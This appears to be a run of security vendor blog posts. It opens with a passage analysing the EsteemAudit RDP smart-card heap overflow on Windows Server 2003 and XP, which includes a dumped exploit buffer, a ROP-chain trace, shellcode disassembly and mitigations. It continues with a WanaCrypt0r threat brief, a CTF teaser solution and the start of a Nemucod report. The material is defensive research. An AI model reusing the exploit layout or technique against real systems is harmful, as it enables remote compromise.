00fcf834 0103fd78 ADVAPI32!CryptAcquireContextW+0xa4

00fcf864 0104086c winlogon!CSCLogonInit::CryptCtx+0x75

00fcf874 010408c1 winlogon!CSCLogonInit::RelinquishCryptCtx+0x10

00fcf898 0103a8f5 winlogon!ScHelperGetCertFromLogonInfo+0x22

00fcf8bc 77c50193 winlogon!s_RPC_ScHelperGetCertFromLogonInfo+0x3f

00fcf8e0 77cb33e1 RPCRT4!Invoke+0x30

00fcfce0 77cb35c4 RPCRT4!NdrStubCall2+0x299

00fcfcfc 77c4ff7a RPCRT4!NdrServerCall2+0x19

00fcfd30 77c7e732 RPCRT4!DispatchToStubInCNoAvrf+0x38

00fcfd48 77c5042d RPCRT4!DispatchToStubInCAvrf+0x14

00fcfd9c 77c50353 RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x11f

00fcfdc0 77c511dc RPCRT4!RPC_INTERFACE::DispatchToStub+0xa3

00fcfdfc 77c512f0 RPCRT4!LRPC_SCALL::DealWithRequestMessage+0x42c

00fcfe20 77c58678 RPCRT4!LRPC_ADDRESS::DealWithLRPCRequest+0x127

00fcff84 77c58792 RPCRT4!LRPC_ADDRESS::ReceiveLotsaCalls+0x430

00fcff8c 77c5872d RPCRT4!RecvLotsaCallsWrapper+0xd

00fcffac 77c4b110 RPCRT4!BaseCachedThreadRoutine+0x9d

00fcffb8 7c824829 RPCRT4!ThreadStartRoutine+0x1b

WARNING: Stack unwind information not available. Following frames may be wrong.

00fcffec 00000000 kernel32!GetModuleHandleA+0xdf

The most important function in user land on the server is gpkcsp!MyCPAcquireContext. It is responsible for sending, receiving and processing smart card packets, and it corresponds to the RecvProcessSendPackets function of EsteemAudit.

Before we start introduce this function, let’s look at scredir!SCardTransmit. This function is called by gpkcsp!DoSCardTransmit and it is a basic unit for sending and receiving the smart card information.

esteemaudit_28

Figure 26 scredir!SCardTransmit Function

We that the 1st argument to _SendSCardIOCTL, 0x900d0, represents SCARD_IOCTL_TRANSMIT, and the data structure of the send and receive buffer fallows _Transmit_Call and _Transmit_Return structure described earlier. After getting the data from the kernel, Transmit_Return_Decode will decode and process the data. Pay attention to scredir!_CopyReturnToCallerBuffer function, it will copy the data sent by client to a global variable 0x080190d8 in data section. This means that the data in buffer overflow packet and in exploit packet will be copied to the address 0x080190d8. That’s why an absolute address 0x080190dc is hardcoded in buffer overflow packet.

esteemaudit_29

25_2


Figure 27 Data from the Overflow and Exploit Packets are copied to 0x080190d8.

Now we can introduce the gpkcsp!MyCPAcquireContext function and the whole exploit process. The details for SCardEstablishContext and ConnectToCard are not shown here, but we will introduce what happened when the data in buffer overflow packet arrived.

esteemaudit_31

Figure 28 gpkcsp!MyCPAcquireContext Function

There is global variable named ProvCont which stores a 0x24a8 sized heap address.

0:003> dc gpkcsp!ProvCont (08176dd8)

08176dd8  02cdcb58                             X...


0:003> !heap -p -a 0x2cdcb58

address 02cdcb58 found in

_DPH_HEAP_ROOT @ 3a1000

in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr         VirtSize)

3a3c80:          2cdcb58             24a8 -          2cdc000             4000

7c96d97a ntdll!RtlAllocateHeap+0x00000e9f

77b8d08c msvcrt!malloc+0x0000006c

08012599 gpkcsp!GMEM_Alloc+0x0000000e

0800a937 gpkcsp!DllMain+0x00000090

080120fc gpkcsp!_DllMainCRTStartup+0x00000052

7c94a352 ntdll!LdrpCallInitRoutine+0x00000014

7c963465 ntdll!LdrpRunInitializeRoutines+0x00000367

7c964311 ntdll!LdrpLoadDll+0x000003cd

7c964065 ntdll!LdrLoadDll+0x00000198

7c801bf3 kernel32!LoadLibraryExW+0x000001b2

7c801dbd kernel32!LoadLibraryExA+0x0000001f

7c801df3 kernel32!LoadLibraryA+0x000000b5

77f42fef ADVAPI32!CryptAcquireContextA+0x0000045c

77f50a5f ADVAPI32!CryptAcquireContextW+0x000000a4

0103fd78 winlogon!CSCLogonInit::CryptCtx+0x00000075

0104086c winlogon!CSCLogonInit::RelinquishCryptCtx+0x00000010

010408c1 winlogon!ScHelperGetCertFromLogonInfo+0x00000022

0103a8f5 winlogon!s_RPC_ScHelperGetCertFromLogonInfo+0x0000003f

77c50193 RPCRT4!Invoke+0x00000030

77cb33e1 RPCRT4!NdrStubCall2+0x00000299

77cb35c4 RPCRT4!NdrServerCall2+0x00000019

77c4ff7a RPCRT4!DispatchToStubInCNoAvrf+0x00000038

77c7e732 RPCRT4!DispatchToStubInCAvrf+0x00000014

77c5042d RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x0000011f

77c50353 RPCRT4!RPC_INTERFACE::DispatchToStub+0x000000a3

77c511dc RPCRT4!LRPC_SCALL::DealWithRequestMessage+0x0000042c

77c512f0 RPCRT4!LRPC_ADDRESS::DealWithLRPCRequest+0x00000127

77c58678 RPCRT4!LRPC_ADDRESS::ReceiveLotsaCalls+0x00000430

77c58792 RPCRT4!RecvLotsaCallsWrapper+0x0000000d

77c5872d RPCRT4!BaseCachedThreadRoutine+0x0000009d

77c4b110 RPCRT4!ThreadStartRoutine+0x0000001b

7c824829 kernel32!BaseThreadStart+0x00000034


Figure 29 below graphically shows the data structure of gpkcsp!ProvCont.

esteemaudit_32

Figure 30 Graphical Depiction of the gpkcsp!ProvCont data structure.

After calling DoSCardTransmit to deal with buffer overflow packet and store the data in 0x080190d8, MyCPAcquireContext initialize the KeyData memory (0x80) and copies the data at 0x080190dd with the size in the data sent by client (0xb2-7) to the KeyData memory.

esteemaudit_33

Figure 31 MyCPAcquireContext Initializes data structure and copies data, causing the overflow

Figure 32 below shows how memory is overwritten causing the heap overflow.

esteemaudit_34

Figure 32 Graphical Depiction of the Heap Overflow

The debug log shows where KeyObject object overflows.

0:003> dc 02cdcb58+a0+b8-20

02cdcc90  b7314210 544f2b0f 34059cf0 ead224e5  .B1..+OT...4.$..

02cdcca0  22ef2496 b2dcb268 9c36556f 159e7181  .$."h...oU6..q..

02cdccb0  080190dc 00009000 70e2a252 b67b7cc7  ........R..p.|{.

02cdccc0  62937b2c afe0bbbd 93606931 dcdba152  ,{.b....1i`.R...

02cdccd0  00cd84d1 00000000 00000000 00000000  ................

02cdcce0  00000000 00000000 00000000 00000000  ................

02cdccf0  00000000 00000000 00000000 00000000  ................

02cdcd00  00000000 00000000 00000000 00000000  ................

After KeyObject overflows, we can see how gpkcsp!MyCPAcquireContext deals with the next packets and how the EIP was controlled.

esteemaudit_35

Figure 33 gpkcsp!MyCPAcquireContext handles the subsequent packets

We note that the unsymbolized function sub_8009094 calls DoSCardTransmit and copies expbuffer to 0x080x90d8, which is an always fix address to store any data sent by client without ASLR (Address Space Layout Randomization) on Windows Server 2003.

0:003> dc 080190d8 L1c0/4

080190d8  d26ccf61 08011e7a 0801118e 08005e85  a.l.z........^..

080190e8  0800bedd 11111111 9d273fbe e636c0ea  .........?'...6.

080190f8  00000000 b02838fd 08011fef 08019078  .....8(.....x...

08019108  3005123c 22222222 00000000 f7a1d915  <..0""""........

08019118  00004000 080128cc 0000008f 7ffe0300  .@...(..........

08019128  08015074 08019148 08019118 ffffffff  tP..H...........

08019138  08019130 08019118 00000040 08019130  0.......@...0...

08019148  8b6404b0 06002d00 c4890000 00e8c689  ..d..-..........

08019158  90000000 d5858b5d 89000000 858b0446  ....].......F...

08019168  000000d9 310c4689 104689c0 8b144689  .....F.1..F..F..

08019178  0000dd85 8b008b00 0000bc80 18468900  ..............F.

08019188  00e1858b 008b0000 8b1c4689 0000e585  .........F......

08019198  89008b00 468b2046 2846890c 4689c031  ....F .F..F(1..F

080191a8  00b5e82c c0850000 468b6675 0846892c  ,.......uf.F,.F.

080191b8  2b0c468b 89501046 468b50e0 10460308  .F.+F.P..P.F..F.

080191c8  50c03150 ff1476ff 76ff0476 1876ff20  P1.P.v..v..v .v.

080191d8  591c56ff 8b144689 c8011046 8b104689  .V.Y.F..F....F..

080191e8  46890846 10468b24 00d9853b c07c0000  F..F$.F.;.....|.

080191f8  4689c031 244e8b10 0189c889 0471ff51  1..F..N$....Q.q.

08019208  c083c889 d0ff5014 03ebc031 5048c031  .....P..1...1.HP

08019218  852c468b 8b0e74c0 58e81058 85000000  .F,..t..X..X....

08019228  ff0274db c3e431d3 080192d8 00006346  .t...1......Fc..

08019238  08176dd8 0800119c 080011cc 000012b8  .m..............

08019248  24548d00 c22ecd04 18c20018 0057b800  ..T$..........W.

08019258  548d0000 2ecd0424 6a0010c2 30006840  ...T$......j@h.0

08019268  468d0000 c0315028 2c468d50 48c03150  ...F(P1.P.F,P1.H

08019278  ffc6e850 68c3ffff 00008000 5028468d  P......h.....F(P

08019288  502c468d 5048c031 ffffc0e8 6578c3ff  .F,P1.HP......xe


After the exploit buffer is ready, gpkcsp!MyCPAcquireContext processes the ReleaseProvider path.

esteemaudit_36

Figure 34 gpkcsp!MyCPAcquireContext processes the ReleaseProvider path

This will trigger the C++ class vtable call KeyObject->release in the CryptDestroyKey function.

esteemaudit_37

Figure 35 Object is released in the CryptDestroyKey function

The log below show the process from controlling EIP to shellcode execution. The exploit uses the SharedUserData technique to call KiFastSystemCall to execute VirtualProtect and make the memory 0x080180d8 writable and executable, and to execute the shellcode at address 0x08019148. At this point the exploit has completed the first stage.


0:011> g 08007c2b

eax=080190dc ebx=77f3f5b0 ecx=02cdaff8 edx=00000000 esi=000000b8 edi=00000000

eip=08007c2b esp=02dfe40c ebp=02dfe420 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!ReleaseProvider+0xef:

08007c2b ffd3            call    ebx {ADVAPI32!CryptDestroyKey (77f3f5b0)}


0:011>

eax=00000001 ebx=00000001 ecx=77f50c75 edx=00000000 esi=080190dc edi=08019078

eip=77f3f615 esp=02dfe3c0 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

ADVAPI32!CryptDestroyKey+0x6e:

77f3f615 ff5608          call    dword ptr [esi+8]    ds:0023:080190e4=08005e85

0:011> t

eax=00000001 ebx=00000001 ecx=77f50c75 edx=00000000 esi=080190dc edi=08019078

eip=08005e85 esp=02dfe3bc ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!GetAppWindow+0x1c:

08005e85 8bc6            mov     eax,esi

0:011>

eax=080190dc ebx=00000001 ecx=77f50c75 edx=00000000 esi=080190dc edi=08019078

eip=08005e87 esp=02dfe3bc ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!GetAppWindow+0x1e:

08005e87 5e              pop     esi

0:011>

eax=080190dc ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078

eip=08005e88 esp=02dfe3c0 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!GetAppWindow+0x1f:

08005e88 c3              ret

0:011> t

eax=080190dc ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078

eip=0800bedd esp=02dfe3c4 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!funcCheck+0x129:

0800bedd 94              xchg    eax,esp

0:011> t

eax=02dfe3c4 ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078

eip=0800bede esp=080190dc ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!funcCheck+0x12a:

0800bede c3              ret

0:011> t

eax=02dfe3c4 ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078

eip=08011e7a esp=080190e0 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!MyCPSignHash+0x3ac:

08011e7a c21c00          ret     1Ch

0:011> t

eax=02dfe3c4 ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078

eip=0801118e esp=08019100 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!MyCPImportKey+0xac3:

0801118e c21800          ret     18h

0:011> t

eax=02dfe3c4 ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078

eip=08011fef esp=0801911c ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!__report_gsfailure+0xdf:

08011fef c3              ret

0:011> t

eax=02dfe3c4 ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078

eip=080128cc esp=08019120 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!CC_Exit+0x4f:

080128cc 58              pop     eax

0:011> t

eax=0000008f ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078

eip=080128cd esp=08019124 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!CC_Exit+0x50:

080128cd 5b              pop     ebx

0:011> t

eax=0000008f ebx=7ffe0300 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078

eip=080128ce esp=08019128 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!CC_Exit+0x51:

080128ce c3              ret

0:011> t

eax=0000008f ebx=7ffe0300 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078

eip=08015074 esp=0801912c ebp=02dfe404 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

gpkcsp!CC_Exit+0x27f7:

08015074 ff23            jmp     dword ptr [ebx]      ds:0023:7ffe0300={ntdll!KiFastSystemCall (7c9585e8)}


Shellcode start:

No prior disassembly possible

08019148 b004            mov     al,4

0801914a 648b00          mov     eax,dword ptr fs:[eax]

0801914d 2d00060000      sub     eax,600h

08019152 89c4            mov     esp,eax

08019154 89c6            mov     esi,eax

08019156 e800000000      call    gpkcsp!IsProgButtonClick+0x8f (0801915b)

0801915b 90              nop

0801915c 5d              pop     ebp

0801915d 8b85d5000000    mov     eax,dword ptr [ebp+0D5h]

08019163 894604          mov     dword ptr [esi+4],eax

08019166 8b85d9000000    mov     eax,dword ptr [ebp+0D9h]

0801916c 89460c          mov     dword ptr [esi+0Ch],eax

0801916f 31c0            xor     eax,eax

08019171 894610          mov     dword ptr [esi+10h],eax

08019174 894614          mov     dword ptr [esi+14h],eax

08019177 8b85dd000000    mov     eax,dword ptr [ebp+0DDh]

0801917d 8b00            mov     eax,dword ptr [eax]

0801917f 8b80bc000000    mov     eax,dword ptr [eax+0BCh]

08019185 894618          mov     dword ptr [esi+18h],eax

08019188 8b85e1000000    mov     eax,dword ptr [ebp+0E1h]

0801918e 8b00            mov     eax,dword ptr [eax]

08019190 89461c          mov     dword ptr [esi+1Ch],eax

08019193 8b85e5000000    mov     eax,dword ptr [ebp+0E5h]

08019199 8b00            mov     eax,dword ptr [eax]

0801919b 894620          mov     dword ptr [esi+20h],eax

0801919e 8b460c          mov     eax,dword ptr [esi+0Ch]

080191a1 894628          mov     dword ptr [esi+28h],eax

080191a4 31c0            xor     eax,eax

080191a6 89462c          mov     dword ptr [esi+2Ch],eax

080191a9 e8b5000000      call    gpkcsp!IsProgButtonClick+0x197 (08019263)


0:011> !address 08019148

Failed to map Heaps (error 80004005)

Usage:                  Image

Allocation Base:        08000000

Base Address:           08019000

End Address:            0801e000

Region Size:            00005000

Type:                   01000000    MEM_IMAGE

State:                  00001000    MEM_COMMIT

Protect:                00000040   PAGE_EXECUTE_READWRITE

More info:              lmv m gpkcsp

More info:              !lmi gpkcsp

More info:              ln 0x8019148

Detection and Mitigation

As CVE-2017-9073 only exists on Windows Server 2003 and Windows XP, both of which are no longer supported by Microsoft, users should first consider upgrading to a newer version of Windows as no official patch is available. However, as this vulnerability exists in the smart card module gpkcsp, there are potential work-arounds.

  • Disabling the smart card module through Group Policy or in the registry.
    • Do this in the registry: Set/Add key fEnableSmartCard in the path HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\ to 0 with the type of REG_DWORD.
  • Traps prevents exploitation of this vulnerability on Windows XP and Server 2003 hosts.
  • Threat Prevention Signature 32533 released in Content Update 692 detects the exploit in the NGFW.
  • Wherever possible, disable or restrict access to RDP from external sources

Conclusion

RDP is a very useful but very complex component of Windows. Based on our analysis of the EsteemAudit exploit, we find that the vulnerability itself is not obscure, but it took quite a bit of effort to write a successful exploit. Interestingly, gpkcsp choose a global variable to store the data sent by the client, it supplies a capacity of controlling the arbitrary data in already-known address in the remote server without ASLR. This is a powerful feature for exploit authors to take advantage of. In any case, EsteemAudit is a reliable and powerful RDP exploit tool for Windows XP and Windows 2003. Users should take steps to ensure their Windows XP and Windows Server 2003 are protected through one of the mitigation steps listed above. A network vulnerability like this one can be used in a “worm-able” fashion, similar to the WanaCrypt0r attacks which had global impact earlier this month.


Register for Ignite ’17 Security Conference
Vancouver, BC June 12–15, 2017

Ignite ’17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

Threat Brief: WanaCrypt0r– What We Know

Situation Summary

This Unit 42 blog provides an update on the threat situation surrounding the WanaCrypt0r ransomware attacks and how the attack propagates.

Initial reports said that the WanaCrypt0r attack began as part of a spam/phishing campaign. Unit 42 and other researchers have concluded that these reports are not substantiated. While the initial attack vector for these attacks is unknown, it is certain that the spread of the ransomware occurs through active exploitation of the ETERNALBLUE vulnerability (CVE-2017-0144) in Microsoft Windows. Patches for this vulnerability for all supported versions of Windows have been available since March 2017. On Friday May 12, 2017, Microsoft took the extraordinary step of releasing patches for out-of-support versions of Windows to help protect against these attacks.

As the attack leverages this Microsoft vulnerability, the most appropriate first step to take against the attack is to apply the patches. Unit 42 researchers have confirmed that the patch is effective against the WanaCrypt0r Ransomware attacks.

In addition, Palo Alto Networks, and other vendors, including our fellow members of the Cyber Threat Alliance, have released additional protections that help prevent the spread of the WanaCrypt0r ransomware. For information on Palo Alto Networks protections, please see our posting Palo Alto Networks Protections Against WanaCrypt0r Ransomware Attacks.

As with all ransomware attacks, Palo Alto Networks and Unit 42 recommends that anyone affected NOT pay the ransom. Unit 42 is not aware of any reports where paying the ransom to the WanaCrypt0r attackers has resulted in the recovery of data. In addition, Unit 42 research has shown that very few have attempted to pay the ransom.

Unit 42 is following this situation very closely and will update this blog with any new information as it becomes available.

Overview

WanaCrypt0r is a global ransomware attack that emerged on Friday, May 12, 2017. It immediately gained broad media attention, due to its destructive nature, how widespread it was, and multiple high profile victims. This attack uses the version 2.0 of this ransomware. WanaCrypt0r v 1.0 was first reported a few months ago but did not include the worm capability associated with this attack.

Reports quickly emerged that this attack was effective due to the presence of code exploiting a vulnerability (CVE-2017-0144) in Microsoft Windows (code named: ETERNALBLUE) that was released as part of the Equation Group dump by the Shadow Brokers in their fifth leak on April 14, 2017. Microsoft patched this vulnerability as part of the March 2017 Monthly Security Update Release by Microsoft Security Bulletin MS17-010. This is a SYSTEM-level remote code execution (RCE) in the handling of the Server Message Block (SMB) protocol in Microsoft Windows.

The attack uses this vulnerability to spread the WanaCrypt0r ransomware on the network. This is a classic network worm-class vulnerability like MS-Blaster and Conficker.

Early reports indicated that the initial attack vector was via spam and/or phishing email. However, this has not been confirmed and is unlikely to account for the global spread of the malware.

When the WanaCrypt0r ransomware executes successfully, it will encrypt key files on the system and display a ransom note as shown below (SOURCE: Microsoft).
wannacry_1

Figure 1 Ransom note for WanaCrypt0r

One thing reports have indicated that make this attack unique is a “killswitch” capability built into the malware. This “killswitch” will prevent the WanaCrypt0r ransomware from executing. The “killswitch” is code which will attempt to connect to an extremely long domain that should not resolve. The initial variant of WanaCrypt0r uses hxxp://iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com, however, there are reports of newer variants using different domains. If it was successful in connecting to the domain, the ransomware would not execute. However, it was easily subverted to work against the malware. A security researcher in the United Kingdom initially registered this domain in order to track this threat, and soon discovered that in doing so, he had enabled this “killswitch”, causing a number of instances of WanaCrypt0r to not execute for a large number of infected systems.

On Friday, May 12, 2017, Microsoft announced that they were making an emergency patch available for out-of-support versions of Windows (Windows XP, Windows 8 and Windows Server 2003).

As of this writing attacks appear to have subsided. This is likely due to increased uptake of the patch MS17-010 in light of the WanaCrypt0r attacks, as well as efforts made within the security community.

Unit 42 research shows there is likely very little actual payment of ransom. We analyzed our known WanaCrypt0r samples and extract the following Bitcoin (BTC) addresses likely associated with the attackers and associated totals:

  1. 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94 - 12.42466618
  2. 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw - 11.83101346
  3. 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn - 8.74393075
  4. 1DefE3HEeBaR4EBbAajjHatFzMuPe885Hf - 3.12308549

This results in a total of 36 BTC, or roughly $63k based on the current price of BTC. Given that WanaCrypt0r requests $300 per infected machine, we can infer that approximately 210 victims have made payments to the attackers.

Reconnaissance

This attack does not appear to be targeted. Therefore, there appears to be little recon as part of this attack. There are some reports that there may be scanning of TCP port 445, which is one of the ports associated with SMB. But these reports haven’t been conclusively verified.

Delivery

There is no consensus in the industry on what the delivery method/initial infection vector is. There have been several theories:

  1. Spam/Phishing: Initial theories suggested that delivery occurred through a spam or phishing email with a link in the body or in an attached Adobe .PDF file and the user could click the link and execute the attacker’s code in their security context to initiate the attack which would then spread on the network by attacking the ETERNALBLUE vulnerability.
  2. Direct attack against MS17-010: This theory suggests that the attack would establish a beachhead by attacking the ETERNALBLUE vulnerability on Internet-exposed systems and the attack would then spread on the network by attacking the ETERNALBLUE vulnerability from these compromised systems.
  3. RDP: This theory suggests that the initial attack comes by attacking systems using the Remote Desktop Protocol (RDP) and then the attack which would then spread on the network by attacking the ETERNALBLUE vulnerability from these compromised systems. This theory suggests an attack pattern similar to what Unit 42 outlined in the Shamoon 2 attacks followed by using RDP as the initial delivery method and then attacking the internal network from the compromised RDP system. There are theories suggesting this could be due to brute force attacks against the RDP system, while other theories suggest this could be due to a successful attack against a vulnerability on these RDP systems (theories do not state what vulnerability this could be or where the vulnerability might occur).

Unit 42 believes the most likely delivery method is method #2. However, this is not conclusively provenLateral Movement

Lateral Movement

The WanaCrypt0r ransomware spreads itself by heavily scanning over TCP port 445 (associated with SMB) and attempting to exploit the ETERNALBLUE vulnerability on systems. A successful attack against this vulnerability will infect the target system with the WanaCrypt0r ransomware, which will encrypt data on the target system and attempt to spread itself once again.
Multiple vendors report that the malware includes the ability to spread via port 445 scans and attacks against the ETERNALBLUE vulnerability not only on internal networks but also across the Internet. These reports indicate that in addition to the internal lateral movement already outlined, the WanaCrypt0r ransomware will scan for port 445 on random external IP addresses and if it finds an IP address with an open port 445, it will then scan all devices on the same /24 IP range (i.e. that share the first three octets as that IP address with the open port 445).

Command and Control (C2)

In general, WanaCrypt0r does not have C2 capabilities but it does utilize the TOR network to communicate encryption keys for decryption upon payment of ransom. It has been reported that the DOUBLEPULSAR backdoor (also from the Equation Group leak by Shadow Brokers) is installed and used to execute the malware after successful exploitation of a host via ETERNALBLUE, but this warrants further analysis.

Conclusion

Overall, WanaCrypt0r has been a notable incident within the security community, as the threat couples a wormable vulnerability/exploit with a ransomware family. Users are urged to apply the necessary Microsoft patch to protect themselves against this threat.

For protections, customers are advised to view this blog post that outlines the various ways the Palo Alto Networks platform prevents this threat.

Cyber Threat Alliance member ElevenPaths has developed a tool which can be used to attempt to recover some files deleted by WanaCrypt0r. You can find more information on this tool here.


Register for Ignite ’17 Security Conference
Vancouver, BC June 12–15, 2017

Ignite ’17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

LabyREnth Teaser Site

We recently announced LabyREnth, the 2nd Annual Palo Alto Networks Capture the Flag (CTF) Challenge, will go live on June 9, 2017.  Like last year, the LabyREnth countdown page included a little teaser… Were you able to find it?  If not, don’t worry. We’ve added a link to the CTF information on the countdown page because we want to make sure everybody has a chance to see the information.  We’ll also show you how to solve the teaser in case you still want to try it out.

We’re giving away some amazing prizes this year! We’ve increased the amounts of all the cash prizes and the first person to solve all the challenge tracks will win $10,000.  We hope this will motivate lots of people in the security community to play, learn, and have fun.


labyrenth_1

Figure 1 Prize Information

In order to solve the teaser challenge, start out by navigating to the main labyrenth.com page.

labyrenth_2

If we pull up the developer tools for the page we can see that clicking anywhere in the body of the page will redirect us to a 404 page.  That is very unusual, so let’s follow that thread and see where our curiosity takes us.

labyrenth_3

Figure 3 Developer Tools Showing index.html

The 404 page looks like a standard Apache 404 page, but if we look at the developer tools for the page we can see there is a hidden input and javascript file named wat_do.js.  This is a similar technique used by the Priv8 web shell to hide the login.

notfound

Figure 4 404 Page with Hidden Input

When we look at the javascript we can see that it is obfuscated and uses an eval right away.  This is a common javascript obfuscation technique used by malware to evaluate the unpacked javascript code.  We can copy the original javascript and paste it into the developer tools console. Then we can change the eval to console.log in order to print the next layer.

labyrenth_5

Figure 5 console.log initial javascript

We can copy the output and put it into a text editor like Visual Code Studio to pretty up the javascript.  We can see that we have an xor decoding loop with dat_otha_boy and some_otha_stuff.  We can also see that dat_otha_boy is the users input and we are redirected to the output of the decoding loop.

labyrenth_6

Figure 6 2nd layer cleaned up javascript

We should ask ourselves: Why is dat_boy being set to the event.srcElement.id and never used?  Perhaps that is the boy we are actually looking for.  We can modify the javascript to print where we would be redirected to if dat_boy was used by pasting it into the developer tools console.  When we do that we get what looks like the correct resource: w3_sh0w_U_wUt_w3_g0000t.html.

labyrenth_7

Figure 7 Decoding the correct resource

We can put G3t$chW1fty into the hidden text box on the 404 page or go directly to the resource we decoded to get the fake web shell.  We can interact with the fake shell by typing help for the available commands.

The team has lots of surprises in store for the CTF that we think you will have fun with. Good luck and we hope to see you in the LabyREnth on June 9!


Register for Ignite ’17 Security Conference
Vancouver, BC June 12–15, 2017

Ignite ’17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

Practice Makes Perfect: Nemucod Evolves Delivery and Obfuscation Techniques to Harvest Credentials

Recently the Unit 42 research team have been investigating a wave of Nemucod downloader malware that uses weaponized documents to deploy encoded, and heavily obfuscated JavaScript, ultimately leading to further payloads being delivered to the victim. From a single instance of the encoded JavaScript discovered in one version of this malware, we pivoted on the Command and Control (C2) IPv4 address discovered during static analysis and deobfuscation, using our Threat Intelligence Service AutoFocus, unearthed many more versions of the malware and found that the versions seen to date were delivering a credential-stealing Trojan as the final payload.

In our recently published Unit 42 white paper Credential-Based Attacks we describe the importance of credentials to attackers, how they are stolen using techniques including malspam phishing as per this Nemucod campaign that delivers a credential stealing Trojan, as well as how the stolen credentials are used by the attackers to masquerade as legitimate users.

Over the past five months we have tracked this campaign of Nemucod malware in various industry sectors across multiple countries with Europe amassing the highest number of attacks, followed by the United States of America and then Japan (as can be seen in Figure 1).

nemucod_1

Figure 1: Nemucod Destination Countries by session volume.

nemucod_2

Figure 2: Target Industries by session volume.

Spain was the single most affected country, as shown in Figure 1, with the Professional and Legal Services sector, as shown in Figure 2, contributing the most towards that and also towards Belgium’s total volume as well. Utilities was next, almost exclusively in France; Healthcare was primarily made up again from volume seen in Spain; Energy, towards the end of the list of Top 10 industries shown in Figure 3, was mostly due to activity in the United Kingdom; the Securities and Investments sector was mostly made up from traffic in the United States of America, United Kingdom and Norway. Malicious traffic seen in Japan was due to attacks seen in High Tech industries.

nemucod_3

Figure 3: European Countries by session volume.

Much of the malware arrived by email (using SMTP, POP3 and IMAP applications) as shown in Figure 4, the vast majority of which originated from Poland or at least using source email addresses with Polish domain names. Recipient email addresses varied but many seem valid based on names and linked-in account details. A small proportion of the sessions seen were over the web-browsing application being downloaded from websites resolving to IP addresses in Moldova, which will be discussed in more detail later.

nemucod_4

Figure 4: Nemucod network application by session volume

The remainder of this blog describes the evolution of the malware since that time, as well as other topics:

  • Weaponized document evolution.
  • Insight into the possible workflow and setup of the attackers, including their infrastructure.
  • Obfuscation and social engineering techniques used.
  • The credential theft payload.

Technical Analysis

Dropper Evolution

Apart from a brief period of time in January 2017, when the actors delivered the encoded JScript content via Delphi-compiled dropper executable files, we have primarily observed only weaponized documents using Microsoft Office Macros using Visual Basic for Applications (VBA) code to install Nemucod. It’s hard to know why the attackers changed briefly from using weaponized documents to using executable files and then switched back again, especially considering the volume of documents carrying malware nowadays. Perhaps they were testing their own or their targets’ capabilities.

